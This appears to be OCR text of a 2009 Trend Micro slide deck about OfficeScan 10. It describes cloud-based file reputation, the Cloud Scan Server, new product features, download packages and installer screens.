


Negative Effects

- vastly increasing endpoint resource usage (disc, cpu, memory)
- increasing network bandwidth
- increasing delays in handling new threats
- outdated clients?

Why File Reputation in the Cloud?

The future approach to Malware protection places the burden of storage and detection intelligence in the cloud.



Burden of Storage


Endpoint

Cloud

Advantages

- minimal endpoint resource usage
- consistent network bandwidth usage
- immediate handling of new threats
- increased awareness of localized threats

Benefits of Cloud-Client Architecture



Decrease Security Latency:


Faster Protection Equals Lower Risks and Costs

File Reputation – Feedback Loop

- The feedback loop mechanism does not involve copying or downloading any files from customer communications for analysis. When a file in an email attachment is determined by behavioral analysis to be malicious, the only information that is sent to the file reputation database is a "fingerprint" of the file—the minimum required to uniquely identify that file, along with references to IP addresses associated with spam or potentially malicious websites.
- All of this is accomplished without downloading the entire file, or in any way accessing the business data that is included in that file. In no case is any information stored that would allow the file to be traced to an end user or customer organization.

iCRC

OfficeScan 10 – Available now!



OfficeScan

Product Updates

Product	Version	Size	Languages	Release Date	User Guides
› OfficeScan10.0_en_GM_B1068R1.exe Windows There are two installation packages in OfficeScan 10.0: - The package (.exe package) installs both the OfficeScan server and Trend Micro Smart Scan Server (integrated version) on a computer running Windows operating system. - The package (.iso package) installs the Trend Micro Smart Scan Server (standalone version) on a VMWare virtual machine. For information [illegible] Scan Servers, [illegible] Getting Started Guide. For existing OfficeScan users: -You can upgrade to this product version free of charge. Visit this site for more information. -If you are using OfficeScan 8.0 SP1 with **patch 3**, please apply patch 3.1 before upgrading to this version. For more information on patch 3.1, refer to the readme.	10	410.7MB	-	May 15, 2009	› Administrator's Guide › Installation and Upgrade Guide › Server/Client Readme › Smart Scan Getting Started Guide
› tmcss-1.0.1245-1-x86_64-CD.iso -	1.0	500.9MB	-	May 15, 2009	› ReadMe


http://www.trendmicro.com/download

OfficeScan 10 – New features

- File Reputation
- Cloud Scan Server (Integrated or Standalone)
- Device Control
- Role Based Administration
- Active Directory integration for Security Compliance reports
- Optional End-user control for Scheduled Scans
- Web Reputation configurations improvements
- Windows Server 2008 Support

OfficeScan 10

- **File Reputation**
  - With File Reputation technology, the OfficeScan client provides more immediate protection with negligible pattern management effort and a lighter footprint
  - Administrators can decide to use either cloud based scanning or traditional scanning technology



Scan Method Settings

IMPORTANT: Switching from one scan method to another may significantly affect both OfficeScan server and client performance, especially if a large number of clients will switch. For more information, refer to the ? Help.


○ Standard Scan

Standard Scan leverages anti-malware and anti-spyware components stored locally on endpoints.

● Cloud Scan

Cloud Scan leverages anti-malware and anti-spyware signatures stored in-the-cloud.

OfficeScan 10



ORIGINAL CONSUMER PATTERNS

NEW CCFR PATTERN BRANCH

Anti-malware Pattern
LPT$VPN.???

Antispyware Pattern
SSAPTN.???

CLIENT

Cloud Virus Pattern (SERVER)
(Anti-malware & Antispyware)
iCRC$TBL.???
(NEW CCFR PATTERN BRANCH)


SERVER

QUERY

Cloud Virus Agent Pattern
(CLIENT)
(Anti-malware & Antispyware)
iCRC$OTH.???
(NEW CCFR PATTERN BRANCH)

CLIENT

OfficeScan 10



FILE REPUTATION

Query file signature

Immediate response

Internet

Corporate Network

Batch Updates

Constant, real-time updates happen in the cloud

Query file signature

Immediate response


Local Scan Server

OfficeScan 10

- **Cloud Scan Server (Integrated)**
  - Integrates with OSCE 10 server (on OSCE management console)
  - Supports Windows platform either in 32 or 64 bits environment
  - Performs active update for Cloud Scan Server related patterns
  - Stores Cloud Virus & Smart Filter Patterns
  - Clients are able to download latest Smart Filter patterns from Cloud Scan Server
  - Clients are also able to send CRC queries to Cloud Scan Server
  - Responds results back to the clients by querying patterns in the shared memory

OfficeScan 10 - Cloud Scan Server (Integrated)

- Install Cloud Scan Server (Integrated)



Trend Micro OfficeScan

Install Cloud Scan Server (Embedded)

Cloud Scan Server (Embedded) Description

The following settings will be applied to installation of cloud scan server.

Would you like to install it now?

● No, I don't want to install Cloud Scan Server

○ Yes, please install it now

Select No

Trend Micro OfficeScan

Install Cloud Scan Server (Embedded)

Cloud Scan Server (Embedded) Description

The following settings will be applied to installation of cloud scan server.

Would you like to install it now?

○ No, I don't want to install Cloud Scan Server

● Yes, please install it now

☑ Enable SSL

